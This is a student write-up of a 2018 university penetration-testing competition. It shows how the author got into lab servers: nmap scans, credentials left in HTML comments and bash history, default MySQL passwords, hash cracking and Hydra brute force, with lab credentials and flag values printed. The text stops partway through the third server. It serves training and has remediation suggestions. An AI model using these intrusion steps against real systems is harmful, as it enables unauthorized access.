Pentesting and You!

University of Hawaii at Manoa

KPMG Penetration Testing Report

version 1.0

tcchong@hawaii.edu

Student Name: Tyler Chong

03/29/18

Introduction

This KPMG pentesting competition was hosted at the University of Hawaii at Manoa on March 29th, 2018 from 9am-5pm. This competition revolved around breaking into four different servers and gaining access to the following medal.txt and trophy.txt.

The rules of the competition simply stated to have fun and to not change the various server configuration files.

Objective

During the competition the servers that were broken into and tested were the following.

Server A:

10.1.1.12
10.1.1.24

Server B:

10.1.1.8
10.1.1.11

Server C:

10.1.1.7/10.1.1.55
10.1.1.14

Server D:


10.1.1.13
10.1.1.25

Initial network map scans were provided of each network, and the hunt begins.


Network Mapping Scans/Information Gathering

The following nmap scans were provided for each of the servers.


Server A



Server B


Applications
Places
Terminal
Mon 19:31
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
Service scan Timing: About 69.71% done; ETC: 19:15 (0:03:42 remaining)
Nmap scan report for 10.251.252.143
Host is up (0.00087s latency).
Not shown: 1825 closed ports, 167 open|filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
111/tcp open rpcbind 2-4 (RPC #100000)
2049/tcp open nfs 2-4 (RPC #100003)
3306/tcp open mysql MySQL 5.5.40-0ubuntu0.14.04.1
111/udp open rpcbind 2-4 (RPC #100000)
2049/udp open nfs 2-4 (RPC #100003)
5353/udp open mdns DNS-based service discovery
MAC Address: 00:0C:29:4F:60:3E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3782.43 seconds
root@kali:~#

Server C


Applications
Places
Terminal
Wed 22:57
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~/script
root@kali:~# nmap -sT -sU 10.251.252.110
Starting Nmap 7.01 (https://nmap.org) at 2018-03-21 22:08 EDT
Nmap scan report for 10.251.252.110
Host is up (0.0013s latency).
Not shown: 1000 open|filtered ports, 996 filtered ports
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
445/tcp open microsoft-ds
49154/tcp open unknown
MAC Address: 00:0C:29:0B:21:72 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 33.27 seconds
root@kali:~#

Server D

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
Host is up (0.00035s latency).
Not shown: 999 open|filtered ports
PORT     STATE SERVICE
137/udp open  netbios-ns
MAC Address: 00:0C:29:95:69:DB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.66 seconds
root@kali:~/Downloads# nmap -sU -sT 10.251.252.117

Starting Nmap 7.01 ( https://nmap.org ) at 2018-03-06 21:53 EST
Nmap scan report for 10.251.252.117
Host is up (0.00076s latency).
Not shown: 999 open|filtered ports, 995 filtered ports
PORT     STATE  SERVICE
80/tcp   open   http
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
2869/tcp closed icslap
3389/tcp closed ms-wbt-server
137/udp  open   netbios-ns
MAC Address: 00:0C:29:95:69:DB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 31.80 seconds
root@kali:~/Downloads#
```

Server A

medal.txt: 65ncQ4ljVXW16EgDCEi7
trophy.txt: dhx9sV3y024W86kMf2b
IP Addresses: 10.1.1.12/10.1.1.24
MAC Address: 00:0C:29:1E:F6:21

Services:

ssh (Port 22)
http (Port 80)
https (Port 443)

Accounts (username/password):

webadmin/password
sysadmin/toor
root/withgreatpowercomesgreatresponsibility

Exploitation Process

Looking at the network scans provided of the initial IP address, ports 80 and 443 are noticeably open. These ports typically correspond to the http and https web protocols respectively. These specific ports being open and responding alludes to some hint of there being a web server running on this server. By navigating to to the ip address using the web protocols https://10.1.1.12 or https://10.1.1.24, we can view the server's response in a web browser of our choice (Google Chrome, Mozilla Firefox, Microsoft Edge, ...etc). The server responds by showing us a landing page that has a web shell (specifically Ajaxterm) prompting for credentials. Past experiences told us to look at the source files of the web-page. After further investigation, it seems the developer of the web-page forgot to remove an HTML comment containing the credentials for the web-shell. These credentials can be seen in Figure 1. The credentials revealed from this investigation were webadmin/password in username/password format.




Figure 1. Accessing the https://10.1.1.24 web server and looking at the source file to find the credentials.

After gaining access to the shell, we can use the unix based command "ls" to view the folder/directory contents. After this, we can see that the medal.txt file is there along with a listing of available commands. Knowing this, we can use the unix based command "cat" to print out the contents of the file as shown in Figure 2.




Figure 2. Logging in with the known credentials (webadmin/password). Using the unix commands "ls" and "cat" we can find and print out the contents of the file(s) respectively.

Knowing that this is a Ubuntu 16.04 image from Figure 2, we can try and view a few interesting Linux based files. One of the files we can look at is the bash_history file. This file contains the history of commands for the given user. While looking at this file as shown in Figure 3, we can see an interesting string of characters "withgreatpowercomesgreatresponsibility". Looking at the commands typed beforehand, we hypothesize that this person mistyped the password for the "root" user on this machine, accidentally appending it into the bash_history file. We know this because of the "su" command being typed beforehand, which by default tries to authenticate as the "root" user. Trying the username/password pair root/withgreatpowercomesgreatresponsibility authenticates successfully as shown in Figure 4.

```
webadmin@ajaxterm: ~
drwxr-xr-x 5 webadmin webadmin 4.0K Mar 29 15:03 .
webadmin@ajaxterm:~$ cat .bash_history.backup
nano /boot/config.txt
ls /
cd flash
cd /flash
ls
cd
sudo nano /boot/config.txt
nano /boot/config.txt
exit
history
withgreatpowercomesgreatresponsibility
sudo su -
ifconfig
exit
sudo su -
exit
man ajaxterm
sudo su -
ifconfig
ifconfig /all
ifconfig -a
ifconfig ens38 up
sudo ifconfig ens38 up
ifconfig
reboot now
sudo reboot now
history
cd /usr/share/aja
cd /usr/share/ajaxterm/
ls
vi ajaxterm.html
sudo su -
sudo su -
history
sudo su -
apt-get install ajaxterm
#sudo sed -i s:PasswordAuthentication.*:PasswordAuthentication yes: /etc/ssh/sshd_config
vi /etc/ssh/sshd_config
service apache2 status
poweroff
ufw allow 8022
cd /etc/apache2/
ls
```

Figure 3. Using "cat" on the .bash_history.backup file to see the history of commands for the given user.

After we authenticate as root using “su”, we can then change directory or “cd” to the native “root” directory and find trophy.txt residing there. Using “cat”, we print out the contents of the file. These steps can be shown in Figure 4.

```
root@ajaxterm: ~
webadmin@ajaxterm:~$ su root
Password:
su: Authentication failure
webadmin@ajaxterm:~$ su root
Password:
root@ajaxterm:/home/webadmin# ls
44298.c  availablecmds.txt  medal.txt  out.file
root@ajaxterm:/home/webadmin# cd /root/
root@ajaxterm:~# ls
trophy.txt
root@ajaxterm:~# cat trophy.txt
dhx9sV3y024DW86kMf2b
root@ajaxterm:~#
```

Figure 4. Gaining root access with the username/password pair root/withgreatpowercomesgreatresponsibility.

Suggestions

Choose more secure passwords. Do not leave passwords in bash history. Possibly deny remote logins to mysql.

Server B

medal.txt: SSnsZw4pG2w8K05lYXE3
trophy.txt: iy53KljsxAAl0clCQewyp
IP Addresses: 10.1.1.8/10.1.1.11
Mac Address: 00:0C:29:4F:60:3E

Services:

ssh (Port 22)
http (Port 80)
rpcbind (Port 111)
nfs (Port 2049)
mysql (Port 3306)
mdns (Port 5353)

Accounts (username/password):

MySQL
root/password
mount/mount
root/password

Exploitation Process

With the network footprinting done beforehand, we narrowed our vector of attack to the MySQL service running on the system. After many different attempts, we discovered the credentials to gain access. The credentials to the MySQL server in username/password format were root/password as shown in Figure 5. This system admin needs to learn how to use better passwords!

```
~/Desktop
❯ mysql -u root -p -h 10.1.1.8
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.5.40-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Figure 5. Logging into the MySQL service running on Server B using username/password pair root/password.

Once authenticated into MySQL, we can use execute SQL commands to navigate the contents. To gain more information about the structure of this database, we use "show databases;" and "show tables;" to view the contents of each as shown in Figure 6. Remember, each SQL command must be terminated with a ";"! It's in the rules!

```
> mysql -u root -p -h 10.1.1.8
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.5.40-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| user_accounts      |
+--------------------+
4 rows in set (0.01 sec)

mysql> use user_accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------+
| Tables_in_user_accounts |
+-------------------------+
| account_info            |
+-------------------------+
1 row in set (0.00 sec)

mysql>
```

Figure 6. Showing the accessible databases and tables in the MySQL database

Navigating the databases and tables, we can see a user_accounts database and an account_info table (Figure 6). Using the SQL query "SELECT * FROM account_info;" we can see the contents of that table (account_info). As shown in Figure 7, we can see that a user "mount" exists with a hashed password. We can break this hash using John the Ripper, a popular Kali based password cracking tool. After breaking the hash we find that the username/password pair is mount/mount.

```
mysql> SELECT * FROM account_info;
+----+--------------------+--------------+----------+-----------------------------------------------
-----------------+
| id | name               | account_type | username | password
                 |
+----+--------------------+--------------+----------+-----------------------------------------------
-----------------+
|  1 | regulators mount up | ssh          | mount    | d4536f2555836b0b1bdc536c56e6f7245a2e89dd20ff8df6
8ade3cf0e7f39a65 |
+----+--------------------+--------------+----------+-----------------------------------------------
-----------------+
1 row in set (0.00 sec)

mysql>
```

Figure 7. Finding the hashed password for the user “mount”.

Now we attempt use these credentials to ssh into 10.1.1.8 with the username/password pair mount/mount. Success! (Figure 8)

```
~/Desktop
❯ ssh mount@10.1.1.8
mount@10.1.1.8's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Mar 29 17:20:23 2018 from 10.1.1.51
mount@ubuntuvm:~$
```

Figure 8. Using ssh with the user/password pair mount/mount into 10.1.1.8

From here we can “ls” to see the contents of the directory. We see the medal.txt file and use “cat” to print out its contents (Figure 9).

```
~/Desktop
❯ ssh mount@10.1.1.8
mount@10.1.1.8's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Mar 29 17:20:23 2018 from 10.1.1.51
mount@ubuntuvm:~$ ls
examples.desktop  medal.txt
mount@ubuntuvm:~$ cat medal
cat: medal: No such file or directory
mount@ubuntuvm:~$ cat medal.txt
SSnsZw4pG2w8K05IYXE3
mount@ubuntuvm:~$
```

Figure 9. Using “ls” to find the medal.txt and using “cat” to view the contents

From here we want to figure out if we can gain root access on this machine, and one way we can do that is trying common passwords for the root user. Turns out the root account just has a password of password! We change directory “cd” to root and “ls” to find the trophy.txt file. Once again we “cat” the file to see the contents. (Figure 10)

```
~/Desktop
❯ ssh mount@10.1.1.8
mount@10.1.1.8's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Mar 29 17:20:23 2018 from 10.1.1.51
mount@ubuntuvm:~$ ls
examples.desktop  medal.txt
mount@ubuntuvm:~$ cat medal
cat: medal: No such file or directory
mount@ubuntuvm:~$ cat medal.txt
SSnsZw4pG2w8K05IYXE3
mount@ubuntuvm:~$ su root
Password:
root@ubuntuvm:/home/mount# ls
examples.desktop  medal.txt
root@ubuntuvm:/home/mount# cd /root/
root@ubuntuvm:~# ls
trophy.txt
root@ubuntuvm:~# cat trophy.txt
iy53KIjsxAAI0cICQewyp
root@ubuntuvm:~#
```

Figure 10. Obtaining root using the username/password pair root/password and printing out the contents of trophy.txt.

Suggestions

Choose more secure passwords.

Server C

medal.txt: W26wtrfsxNg4YYNeuccH
trophy.txt: 9h0WZA1E7YxY2AXFpeTV
IP Addresses: 10.1.1.7/10.1.1.55
Mac Address: 00:0C:29:0B:21:72

Services:

http (Port 80)
msrpc (Port 135)
microsoft-ds (Port 445)

Accounts (username/password):

phpMyAdmin
root/pokemon
pma/pma_pass

Exploitation Process

Looking at the network scans given to us, we can see that there are three ports open, 80, 135 and 445. Since port 80 is open, we can guess that a web-server is responding on this machine. Navigating to this website gives us no information, so first we can look at the simple things. Checking the robots.txt is a good place to start, a file that tells web spiders what directories they should and should not crawl. Looking at this file, we can see that a route called "/phpMyAdmin" exists. (Figure 11)




Figure 11. Viewing the robots.txt on 10.1.1.55 to find the landing route /phpMyAdmin

After viewing the landing page we can attempt to login with some basic credentials. After some trial and error, the normal default credentials didn't seem to work. After a further investigation of common passwords, we used a combination of Hydra with the wordlist rockyou.txt to gain access with the username/password pair root/pokemon. (Figure 12)

Figure 12. Logging in using the username/password pair root/pokemon.

Logging in with the credentials above (Figure 13) we can now see if there is anything interesting in the database.




Figure 13. Logged into phpMyAdmin

